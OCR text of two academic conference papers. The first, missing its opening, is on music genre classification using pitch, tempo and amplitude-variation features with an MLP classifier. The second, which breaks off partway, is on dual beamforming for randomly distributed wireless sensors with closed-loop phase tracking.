Automatic song classification has been growing steadily for the past few years. Several researchers either tried to develop new features or tried to build new song classifier system as a whole. Some of them have dealt with a combination of the two. West and Cox [3] proposed a set of features to develop SVM-based automatic music classification technique and have achieved almost 83 % accuracy as their best performance. Aucouturier and Pachet [4] have developed a music retrieval system by modeling individual song with GMM. Logan and Salomon [5] have also modeled each song with GMM, but training is done using k-means algorithm. Tzanetakis and Cook [6] have used kNN as classifier based on GMM trained on song features. They have used timbral texture, rhythmic content, and pitch content as the song features. Using short-time features, both Whitman et al. [7] and Xu et al. [8] have trained SVM classifiers. Audio frames of a song clip are classified, and voting technique is deployed to decide the genre of the song clip. Moreno et al. [9] have introduced symmetric KL divergence-based kernel and use SVM classifier. Solatu et al. [10] have used temporal structures and HMM. Tempo and beat

tracking have been explored in [11, 12]. Beat spectrum has been presented in [13] as a global representation for rhythm. Lin et al. [14] have suggested significant repeating patterns (SRP) as a descriptor for rhythm/melody. Researchers [6, 15] have worked with feature sets, representing timbre, rhythm, and pitch content. Grimaldi et al. [16] have dealt with 143 dimensional features computed based on beat histogram and spectrum of 16-level wavelet-decomposed signals. Octave-based spectral contrast has been tried in [17]. It considers spectral peak, spectral valley, and their difference in different sub-bands. Statistical spectrum descriptors based on 24 critical bands and rhythm histogram features have been used by Lidy and Rauber [18]. Lee et al. [19] have considered commonly used static features computed over the frames and further combined the transitional aspect by considering the variation in those static features. MFCC in various forms has been utilized by many researchers [20, 21]. Simsekli [22] has introduced the concept of melodic interval histogram as the descriptor. Spectrogram-based description has been presented in [23]. Non-negative tensor factorization scheme has been deployed in [24].

2 Proposed Methodology

Songs can be categorized into number of genres. Several categorizations might be possible, where classical and non-classical are one among them. A crude genre categorization can be pop, rock, jazz, bhangra, classical, folk, ghazal, etc. In this work, we took seven types of songs for automatic discrimination, namely bhangra (a north Indian genre), classical, folk, ghazal (an Indian genre), jazz, pop, and rock. These genres differ in terms of beat, rhythm, melody, etc., and in general, they are perceptually different. Several researchers have combined variety of features in order to classify song genres. In our previous work [2], we have shown the high discriminative power of perceptual features for classical/non-classical discrimination. Influenced and motivated by our previous success, in this work, we have concentrated on several perceptual features to deal with more number of genres. Sample signals of each of the seven genres used in this work are shown in Fig. 1. In the following Sect. 2.1, extraction of several perceptual features used in this work is described.

2.1 Extraction of Features

In early works [1, 25, 26], temporal features, energy, spectral shape, and perceptual features have been used. Effectiveness of psycho-acoustic features for genre classification has been mentioned in [18]. Temporal features such as zero-crossing rate and linear prediction coefficients, spectral shape features such as FFT/MFCCs and loudness, and sharpness, and perceptual features such as spread




Fig. 1 Signals of (from *top* to *bottom* and *left* to *right*), **a** bhangra, **b** classical, **c** folk, **d** ghazal, **e** jazz, **f** pop, and **g** rock genre song

have been widely used for genre classification. A combination of these different types of features might be possible as well and have been used in prior works. In this work, we have focused on perceptual features for signal descriptor. We have extracted three types of perceptual features for this work.

2.1.1 Pitch

The pitch features have been computed as follows. First, we decomposed the audio signal into 88 frequency bands with center frequency corresponding to pitches A0 to C8. These pitches correspond to consecutive MIDI pitches 21–108. Then, from each of these frequency sub-bands, we have computed the average of the short-time mean square power (STMSP). This average value denotes the energy value localized in that frequency sub-band. Thus, for each of the 88 sub-bands, we have extracted one feature and those are combined to form a 88-dimensional pitch feature vector P. In order to extract this pitch features, Chroma toolbox has been used [27].

2.1.2 Tempo

The tempo features are extracted by first computing novelty curve from audio signal. Novelty curve is an onset detection function, which is a variant of the spectral flux. This novelty curve is divided into non-overlapping tempo-window with 6 s duration each. From this novelty curve, absolute values of the first 30 Fourier coefficients have been extracted for each tempo-window. Then, from these 30 coefficient values taken from all tempo-windows, mean and standard deviation values are computed for each coefficient. Thus, a 60-dimensional vector $T\ \langle T_1, T_2, \ldots, T_{59}, T_{60} \rangle$ is formed where T_{2i-1} and T_{2i} denote the mean and standard deviation value of ith Fourier coefficient, where i takes integer values ranging from 1 to 30. We have used tempogram toolbox [28] for extracting tempo features.

2.1.3 Amplitude Variation Pattern

Song genres mostly differ in perceptual way. But conceptual features such as rhythm, pitch, and tempo are difficult to compute. In case of an image, the distribution of intensity variations gives rise to a texture pattern. We extend this idea to signal domain as done in our previous work [2]. These features are easy to compute, and the pattern and frequency of the amplitude variation bear the impact of the perceptual attributes. In order to compute these features, we took the following steps.

- Smoothening of the signal.
- Obtain differential signal.
- Compute features based on cooccurrence of amplitude variation.

Smoothening of the signal is carried out by averaging the absolute signal amplitudes over a non-overlapping window of length 5 (i.e., the window consists of 5 samples). We denote the original signal by S with the amplitude of the ith sample point denoted by $\mathcal{S}_i$. The smoothened signal is denoted by $\mathcal{S}$.

$$\mathcal{S}_i = \frac{\sum_{j=1}^{5} S_j}{5}$$

After smoothening the differential signal, $\mathcal{D}$ is obtained by taking absolute differences between two consecutive elements of $\mathcal{S}$. Thus, if $\mathcal{S}$ is of size n, the differential signal, $\mathcal{D}$ is of size $n-1$ with element of $\mathcal{D}$ and is as follows:

$$\mathcal{D}_i = \text{abs}(\mathcal{S}_{i+1} - \mathcal{S}_i), \quad i = 1, \ldots, n-1.$$

Then, from the $\mathcal{D}$ matrix, the cooccurrence matrix $\mathcal{M}$ of the amplitude variation is computed as follows. First, the amplitude values of $\mathcal{D}$ are quantized considering $\mu \pm k \times \sigma$ where μ and σ are the mean and standard deviation of the amplitude values. In our work, we vary k from -2 to $+2$ with 0.25 increment. Thus, altogether 18 quantization levels have been considered. So, a 18×18 cooccurrence matrix $\mathcal{M}$ is formed where each matrix entry denotes the number of occurrence of a particular value pair in successive two positions. Uniformity in amplitude variation will be accumulated along the principal diagonal of matrix $\mathcal{M}$. Elements away from the diagonal denote the occurrence of patterns with diverging variation. Then, 18-dimensional feature vector A is formed where each element of A, $A_i = \sum_r \sum_c \mathcal{M}(r,c)$ such that $r - c = i$. Here, r and c vary over number of rows and columns of $\mathcal{M}$, respectively.

2.1.4 Merging and Dimensionality Reduction

After the extraction of the three above-mentioned perceptual features, namely pitch (P), tempo (T), and amplitude variation (A), we merge these features.

We concatenated P and T to form feature vector F_1 of dimension 148 (88 + 60). We formed another feature vector F_2 of dimension 166 (148 + 18) by concatenating F_1 and A.

Due to the high dimensionality of the above two feature vectors, the classification system's complexity increases. In order to alleviate the classifier's complexity, we applied dimensionality reduction step. In order to achieve the reduction, we have applied feature extraction using principal component analysis (PCA). After applying PCA on F_1 and F_2, we have taken the first 35 eigenvectors, resulting in the reduced feature vectors $\mathcal{F}_1^R$ and $\mathcal{F}_2^R$, respectively.

2.2 Classification

For each audio clip, proposed features are extracted, and finally, each signal is represented by top 35 eigenvectors. These vectors are then used for classification of signals. We have relied on MLP to carry out the task of classification.

For MLP, the major concern is to select the number of hidden layers (l) and the number of hidden nodes (m). We have taken l to be 1 as it is well established that for majority of problems, MLP with single hidden layer is suitable to learn given data set subject to proper choice of hidden nodes. Thus, we have applied tenfold cross-validation from hidden nodes 4–10 to get the value of m. We have chosen the hidden node for which the testing accuracy is maximum. In case of a tie, we select the minimum of them to minimize the classifier's complexity. After the selection of proper m, we have measured the tenfold classification accuracy.

The overall flowchart of the proposed methodology is shown in Fig. 2.

3 Experimental Results

In order to carry out the experiment, we have formed a song database with 490 files of 7 genres. In each of the 7 genres, there are 70 data files. This data set has been taken from different sources over the Internet and thus reflects considerable variety. Each file is of 30–45-s duration sampled at 22,050 Hz. Samples are quantized in 16-bit and are of type mono.

As mentioned in Sect. 2, we have used taken two data sets, hereafter referred as $\mathcal{D}_1$ and $\mathcal{D}_2$ of dimension 35 each. Both the data sets consist of 490 points and 7 classes (i.e., 7 song genres). These data sets are randomized and z-score normalized. For both the two data sets, the number of hidden nodes is selected as 9 by cross-validation scheme.

The confusion matrices after classification are given in Tables 1 and 2. The classification accuracies given are the sum of the principal diagonal of the confusion matrix, which are 84.69 and 90.41 %, respectively. The improvement in




Fig. 2 Flowchart of our proposed methodology

classification accuracy on the data set $\mathcal{D}_2$ demonstrates the effectiveness of amplitude variation feature. From the confusion matrix, we found that audio files of classical genre are correctly classified completely. On the other hand, genre jazz has the highest misclassification and this genre got maximally confused with the

Table 1 Confusion matrix of data set $\mathcal{D}_1$

Genre	Bhangra	Ghazal	Classical	Folk	Jazz	Pop	Rock
Bhangra	**64**	1	0	1	1	1	2
Ghazal	0	**67**	0	0	2	0	1
Classical	0	0	**70**	0	0	0	0
Folk	1	3	1	**63**	2	0	0
Jazz	3	4	3	5	**42**	1	12
Pop	4	4	0	5	0	**55**	2
Rock	0	0	0	1	12	3	**54**

Table 2 Confusion matrix of data set $\mathcal{D}_2$

Genre	Bhangra	Ghazal	Classical	Folk	Jazz	Pop	Rock
Bhangra	**65**	1	0	1	1	1	1
Ghazal	0	**65**	1	1	2	1	0
Classical	0	0	**70**	0	0	0	0
Folk	1	2	0	**66**	0	1	0
Jazz	2	1	1	4	**51**	3	8
Pop	1	4	0	1	0	**63**	1
Rock	0	0	2	0	4	1	**63**

genre rock. This is intuitive, as sometimes we also could not distinguish between two genres. As the amplitude variation feature is introduced, misclassification of all genres except ghazal got better, which proves its effectiveness.

4 Conclusion

In this work, a novel scheme for classifying different genres of song has been proposed. Three kinds of perceptual features have been used, namely tempo, pitch, and amplitude variation. In order to compute features from amplitude variation pattern, we have generated cooccurrence matrix. Fourier coefficients are taken as the descriptor from tempogram matrix. On the other hand, average of the short-time square power (STSP) of the signal is taken as the pitch features. On the feature vector resulted from the combination of these three perceptual features, the first 35 principal components are taken to extract the final feature vector. Classification accuracy is computed by using MLP classifier over a collection of 490 audio files of 7 genres taken from various sources. The classification accuracy demonstrated the effectiveness of the used features.

References

1. Scaringella, N., Zoia, G.: On the modeling of time information for automatic genre recognition systems in audio signals. In: Proceedings of the 6th International Symposium on Music Information Retrieval, London, UK (2005)
2. Ghosal, A., Chakraborty, R., Dhara, B.C., Saha, S.K.: Music classification based on MFCC variants and amplitude variation pattern: a hierarchical approach. Int. J. Sig. Process. Image Process. Pattern Recogn. **5**(1) (2012)
3. West, K., Cox, S.: Features and classifiers for the automatic classification of musical audio signals. In: International Symposium on Music Information Retrieval (2004)
4. Aucouturier, J.J., Pachet, F.: Improving timbre similarity: how highs the sky? J. Negative Results Speech Audio Sci. **1**(1), 1 (2004)
5. Logan, B., Salomon, A.: A music similarity function based on signal analysis. In: ICME 2001, Tokyo, Japan (2001)
6. Tzanetakis, G., Cook, P.: Musical genre classification of audio signals. IEEE Trans. Speech Audio Process. **10**(5), 293–302 (2002)
7. Whitman, B., Flake, G., Lawrence, S.: Artist detection in music with minnow match. In: IEEE Workshop on Neural Networks for Signal Processing, pp. 559–568. Falmouth, Massachusetts, 10–12 September 2001
8. Xu, C., Maddage, N.C., Shao, X., Cao, F., Tian, Q.: Musical genre classification using support vector machines. In: IEEE International Conference on Acoustics, Speech, and Signal Processing (2003)
9. Moreno, P.J., Ho, P.P., Vasconcelos, N.: A kullback-leibler divergence based kernel for SVM classification in multimedia applications. In: Thrun, S., Saul, L., Scholkopf, B. (eds.) Advances in Neural Information Processing Systems 16. MIT Press, Cambridge (2004)
10. Solatu, H., Schultz, T., Westphal, M., Waibel, A.: Recognition of music types. In: IEEE Conference on Acoustics, Speech and Signal Processing, pp. 1137–1140 (1998)
11. Scheirer, E.: Tempo and beat analysis of acoustic musical signals. J. Acoust. Soc. Am. **103**, 588 (1998)
12. Laroche, J.: Estimating tempo, swing and beat locations in audio recordings. In: Workshop on Application of Signal Processing to Audio and Acoustics (WASPAA) (2001)
13. Foote, J.T., Uchihashi, S., The beat spectrum: a new approach to rhythmic analysis. In: IEEE International Conference on Multimedia and Expo (ICME) (2001)
14. Lin, C.R., Liu, N.H., wu, Y.H., Chen, A.L.P.: Music classification using significant repeating patterns. In: LNCS, vol. 2973, pp. 506–518 (2004)
15. Lo, Y.L., Lin, Y.C.: Content-based music classification. In: International Conference on Computer Science and Information Technology, vol. 2, pp. 112–116 (2010)
16. Grimaldi, M., Cunningham, P., Kokaram, A.: An evaluation of alternative feature selection strategies and ensemble techniques for classifying music. In: Workshop on Multimedia Discovery and Mining (2003)
17. Jiang, D.N., Lu, L., Zhang, H.J., Tao, J.H., Cai, L.H.: Music type classification by spectral contrast feature. In: IEEE International Conference on Multimedia and Expo (ICME) (2002)
18. Lidy, T., Rauber, A.: Evaluation of feature extractors and psycho-acoustic transformations for music genre classification. In: Proceedings of the 6th International Symposium on Music Information Retrieval, London, UK (2005)
19. Lee, C.H., Lin, H.S., Chou, C.H., Shih, J.L.: Modulation spectral analysis of static and transitional information of cepstral and spectral features for music genre classification. In: International Conference on Intelligent Hiding and Multimedia Signal Processing, pp. 1030–1033 (2009)
20. Zhen, C., Xu, J.: Multi-modal music genre classification approach. In: International Conference on Computer Science and Information Technology, vol. 8, pp. 398–402 (2010)

21. Garcia, D.G., Garcia, J.A., Hernandez, F.D., Maria, F.D.: Music genre classification using temporal structure of songs. In: IEEE International Workshop on Machine Learning for Signal Processing, pp. 266–271 (2010)
22. Simsekli, U.: Automatic music genre classification using bass lines. In: International Conference on Pattern Recognition, pp. 4137–4140 (2010)
23. Costa, Y.M.G., Oliveira, L.S., Koreich, A.L., Gouyon, F.: Music genre recognition using spectrograms. In: International Conference on Systems, Signal and Image Processing, pp. 1–4 (2011)
24. Ren, J.M., Chen, Z.S., Jang, J.S.R.: On the use of sequential patterns mining as temporal features for music genre classification. In: IEEE Conference on Acoustics, Speech and Signal Processing, pp. 2294–2297 (2010)
25. Peeters, G.: A large set of audio features for sound description (similarity and classification). CUIDADO project, CUIDADO I.S.T. Project Report (2004)
26. West, K., Cox, S.: Finding an optimal segmentation for audio genre classification. In: Proceedings of the 6th International Symposium on Music Information Retrieval, London, UK (2005)
27. Müller, M., Ewert, S.: Chroma toolbox: MATLAB implementations for extracting variants of chroma-based audio features. In: Proceedings of the 12th International Conference on Music Information Retrieval (ISMIR), Miami, USA (2011)
28. Grosche, P., Müller, M.: Tempogram toolbox: MATLAB tempo and pulse analysis of music recordings. In: 12th International Conference on Music Information Retrieval (ISMIR, late-breaking contribution), Miami, USA (2011)

Novel Distributed Dual Beamforming for Randomly Distributed Sensor by Phase Tracking Using Bilateral Probability Function

G. Vaikundam and G. F. Sudha

Abstract Beamforming is being used in sensor networks to enhance the communication range. The beamforming is achieved by phase synchronization of participating sensors with channels phase constant. Therefore, the channel state information is required to from beam in the intended direction. The improvement in data rate due to dual beamforming has not been considered in the literature. In this paper, the beamforming for the situation of transmitting same set of data to different destinations and non-availability of CSI for both channels are considered. For the above scenario, two novel methods of channel phase tracking are proposed in this paper. First method uses two sets of single-beam array and second uses dual-beam array. The simultaneous tracking of two channels by two sets of array suffers from co-channel interference. Though the dual-beam array does not suffer from co-channel interference, the convergence problem exists and is solved by multiplicative combining of both feedbacks. It is observed from simulation results that about 65 % convergence is possible in both directions. By the property of dual-beam array, the data rate is also increased and is about 66 % minimum as compared to transmitting data in two time slots.

Keywords Dual beamforming · Co-channel interference · Sensor beamforming · Dual-beam array · Distributed sensors

G. Vaikundam (✉) · G. F. Sudha
Department of ECE, Pondicherry Engineering College, Puducherry 605 014, India
e-mail: g.vaikundam@pec.edu

G. F. Sudha
e-mail: gfsudha@pec.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_27, © Springer India 2014

1 Introduction

Wireless sensor network comprises the deployment of large number of small-sized sensor nodes organized into clusters to monitor environmental or physical activities. Sensors are tiny devices, which have limited operating power, processing capacity, and communication capabilities. They can be conveniently used to sense some physical quantities where the human approach abilities are limited or not possible [1]. Because of the limited capabilities of sensors, they require special technique as compared with other devices. Beamforming is a technique used to effectively transmit the information to the destination.

Beamforming of distributed sensors has been modeled as in [2], and the power gain is calculated as N^2 in the beam direction and otherwise N. Hence, beamforming increases the gain in the desired direction. The feasibility and challenges of beamforming for distributed sensors are discussed in [3] and [4]. With the feasibility study of beamforming application to sensor, it concludes that use of beamforming technique with sensor networks is possible. The challenges are reported to be frequency and phase synchronization. Therefore, the sensor networks can be used to monitor physical quantities with application of beamforming technique for effective communication.

Since the sensors are distributed randomly in a field for some kind of application, the statistical performance is required. Hence, the statistical performance characteristic of beamforming for sensor networks using uniform and Gaussian distribution was studied for cluster of nodes in [5] and [6]. The expression for array gain, 3-dB beam width is derived. Collaborative beamforming to overcome the difficulty of limited communication range and battery lifetime of individual sensor nodes is proposed in [7] and [8], and the distributed approach is discussed. With distributed approach, each participating sensor calculates its weight and the sensor power gets depleted uniformly in distributed approach.

When the channel status information is not known, the channel has to be tracked. The classical method of tracking is using gradient descent algorithm. A complementary technique to gradient descent algorithm is developed using probability density function. An iterative procedure synchronizes multiple transmitters to cooperatively send a common message signals coherently to a receiver (single beamforming) using only a single bit of feedback in each time slot is proposed in [9]. Under this scheme, the transmitters make independent, random-phase adjustments every time slot and retain only those phase adjustments that increase the received signal strength (RSS) at the receiver. The phase adjustment in every time slot is done using random bilateral uniform and Gaussian and Laplacian probability function. The sample which does not produce increase in RSS is discarded and fresh sample are taken at each iteration. This is called as closed-loop phase tracking and only single channel is tracked.

The tracking time can be reduced it the channel is of reciprocity type. In reciprocity type channel, the forward and reverse characteristics match with each others and this property is exploited in phase tracking. A distributed transmit

beamforming method without any phase feedback between nodes is developed in [10] using retracement technique. Under this approach, the received signals have to retrace their ways, so that the phase offset of the forward path compensates that of the backward path; as a result, signals from different nodes in-phase combine at the destination. It is not applicable for non-reciprocity type channel though the tracking is not time consuming.

When there is no possibility for feedback from the destination, it is possible to track channel with increased number of iteration. A method for distributed transmit beamforming without any phase feedback between nodes in which the alignment of signal is done continuously is proposed in [11]. The proposed scheme exploits lack of carrier synchronization among M distributed transmitters and it is assumed that there is no reliable feedback mechanism as in [12]. By repeatedly sending the same symbol for predetermined number of time, it is possible for the signal to get aligned. The alignment probability is also derived and calculated by simulation. The repeated transmission of signal takes time though it has advantage of not using feedback bit.

These above literature discuss about only single beam. There are few papers about multiple beams, but not for sensor networks. Three types of multiple beam arrays have been compared and the detailed discussion about lens array has been given along with test results in [13] and multiple beamforming results in multiple accesses. Since the data are transmitted in multiple direction simultaneously, transmission rate increases using multiple beamforming. Diversity analysis of multiple beamforming for MIMO configuration has been done in [12]. It is calculated as $(M - L + 1)(M + L - 1)$ for N transmit antennas, M receive antenna and L subchannels. A direct data domain least squares (D3LS) technique of multiple beamforming approach is presented in [14]. This technique belongs to non-statistical family and suitable for real-time application as it uses only single snapshot of data. This gives an idea to use multiple beams for sensor networks to increase data transmission rate.

Since multiple beamforming improves the data rate, it is considered. Two methods of novel dual beamforming for sensor array are proposed in this paper to improve the data transmission rate using the closed-loop technique discussed in [9] for phase tracking. The method 1 uses two sets of single-beam array transmitting data simultaneously and method 2 uses one number of dual beam. The closed-loop tracking method explained in [9] cannot be simply extended to double beams. When this phase tracking is applied to method 1, there occurs to be effect of co-channel interference. The convergence is affected in method 2 and it solved by combining the feedback from both channels. The co-channel interference problem is explained in following section. The problems encountered with both methods and their possible solution is explained.

This paper is organized as follows. The Sect. 1 gives introduction and existing work. Section 2 discusses dual beamforming and proposed methods. Section 3 presents simulation result. Section 4 is about conclusions.

2 Proposed Methods for Wireless Sensor Networks

Beamforming array factor is represented by AF(θ, $\varnothing$) for any single direction. When the destination direction is known, it is represented by AF(θ, $\varnothing$)θ_0, $\varnothing_0$ for the destination direction (θ0, $\varnothing$0). It is also possible to form beam even without knowing direction, but by knowing the target station. It is achieved by receiving the feedback bit from the destination. This method is called as closed method.

In closed-loop phase tracking, the participating sensors adjusts its phase based on some technique, e.g., using probability function and form beam. The destination receives it and check the present RSS, if the present value is more than previous value, it sends bit 1 to participating sensors otherwise bit 0.

In multiple beamforming, the signal energy is directed toward many directions so that all the destination receives the data bytes simultaneous. The following two novels methods are proposed.

Case 1. Using two sets of arrays with *N* sensors in each array and transmit data in single time slot.
Case 2. Using single set of array with *N* sensors and transmits data in two different directions in single time slot.

The merits and demerits of each of the above method are discussed here.

1. When the two sets of array simultaneously transmits signal. The data transmission rate is doubled. But the co-channel interference exists due to interference from either array and it will lead to convergence problem also.
2. The last method overcomes co-channel interference problem as well as transmit data rate also improve. Though it solves the co-channel interference problem, the convergence problem still exists because it is not easy as tracking single channel by single set of arrays.

2.1 Dual Beam Formed by Two Sets of Array Transmitting Simultaneously

Two sets of arrays are used to simultaneously transmit data into two different directions and increase the data rates. Fig. 1a shows the proposed method 1. The signal from either array interferes with other due to sidelobe power. In any beamforming, some amount of power is always transmitted in sidelobe. The sidelobe power of array 2 interferes with main lobe power of array 1 and vice versa causing co-channel interference. The causes for co-channel interference is justified that the channel from array 2 to base station I around the region of base station I matches with channel from array 1 to base station 1, the interference will be more. To facilitate explanation, the channel notations are used as shown in Fig. 1.




Fig. 1 Sensor dual beamforming by two set of array

In the channel matrix, $\begin{pmatrix} h_{11}, & h_{12} \\ h_{21}, & h_{22} \end{pmatrix}$, when $h_{21} = h_{11}$ and $h_{22} = h_{12}$ maximum energy is transmitted to both destinations. But, because of difference in channel, i.e., either $h_{21} \neq h_{11}$ or $h_{22} \neq h_{12}$, the signal gets interfered.

The problem associated with this method is using feedback bit and tracking problem due to co-channel interference. With single bit of feedback as from either base station, either array is unable to distinguish the feedback bit meant for it. This can be solved by using two bits as follows.

Destination identification	RSS status

The destination identification identifies the destination with 0 or 1. The RSS status bit is 0 if the present RSS is less than the previous level. Now the feedback problem is solved. Consider that two arrays are tracking two channels simultaneously. Let the present value of tracking value of first array be $\tau 1i + xi$ and the second array be $\tau 2i + yi$. Suppose the feed bit received is 01 and 10. Based on the feedback received from first destination, the source 1 retains the phase update. But it is the resultant effect of array 1 and array 2. Since the array 2 has received RSS status bit 0, it will undo the phase update. But the array 1 has updated the phase tracking variable based on the interference from array 2 also. Consider the case when array 2 is absent, the phase update xi could have been resulted in no improvement in the array 1 response. This situation can be called as co-channel interference effect. That is to say the array 2 response interfere with array 1 response and vice versa. This problem cannot be avoided because either array does have control over other array phase update. With single array tracking both channel, it has control over both channels simultaneously and avoids the co-channel interference problem.

2.2 Dual Beam Array

To avoid the co-channel interference and to increase the data transmission rate, a novel dual-channel tracking by single set of array sensors is proposed. But with single variable tracking two channels, the problem here is convergence of tracking, and hence, the convergence of proposed method is also solved. It is shown in Fig. 2.

The proposed method can be applicable in situation such as

a. When only N number of sensors are available and data transmission rate needs to be increased. To form two sets of array, $2N$ sensors are required. It is possible to form two sets of array with $N/2$ sensors, but the beam width increases as number of sensors in array reduces.
b. Though there is no constraint on the number of sensors available, the data transmission capacity needs to be improved without any addition problems.
c. The co-channel interference problem needs to be avoided to transmit data without any interference

Though the dual-beam array avoids co-channel interference problem, the convergence becomes problem with two constraint need to be satisfied simultaneously. This can be resolved by following technique.




Fig. 2 **a** and **b** Sensor dual beamforming and closed-loop phase tracking

The feedback from two stations should be handled properly from the algorithm convergence point of view and is explained. Then, there exist three cases with two sets of feed back

Case 1: Neither improvement in any direction, i.e., 00, 10
Case 2: Either improvement in one direction, i.e., 01 or 11
Case 3: Improvement in both directions, i.e., 01 and 11

The case 2 is as if forming beam in only one direction and case 3 is dual beam in two directions.

2.3 Channel Model

Let the channel be modeled by the Eq. (1)

$$h_i = g_i e^{j\tau_i} \tag{1}$$

where g_i is attenuation, and τ_i is phase delay of channel. When the number of path is large, each path can be modeled as circular Gaussian random variable using central limit theorem. This model becomes the Rayleigh channel. The circular Gaussian variable has the form

$$z = w_1 + jw_2 \tag{2}$$

The magnitude $|z|$ follows Rayleigh probability distribution.

$$p = \frac{\sigma^2}{z} e^{\frac{-z^2}{2\sigma^2}} \tag{3}$$

for $z >= 0$ as in [15]. The phase variation is given by $\tau = \tan^{-1}\frac{w_2}{w_1}$

2.4 Closed Loop Phase Tracking with Dual-Beam Array

Let there be N participating sensors forming random array with initial phase offset. Let γ_i and η_i represent the initial phase delay and channel phase delay. The tracking variable is represented by ψ_i. Figure 2b illustrates the mechanism of closed-loop phase tracking for dual beamforming array. The closed-loop phase adjustment using N participating sensor is modeled as a minimization problem as represented by Eq. (8)

$$f(\psi) = \min(N - |\mathrm{AF}_1|) \,\&\, \min(N - |\mathrm{AF}_2|) \tag{4}$$

where AF_1 is given by

$$\mathrm{AF}_1(\theta_1,\phi_1)=\sum_{i=1}^{N} g_{i1}e^{j(\gamma_{i1}+\eta_{i1})} \text{ And } \mathrm{AF}_2(\theta_2,\phi_2)=\sum_{i=1}^{N} g_{i2}e^{j(\gamma_{i2}+\eta_{i2})}$$

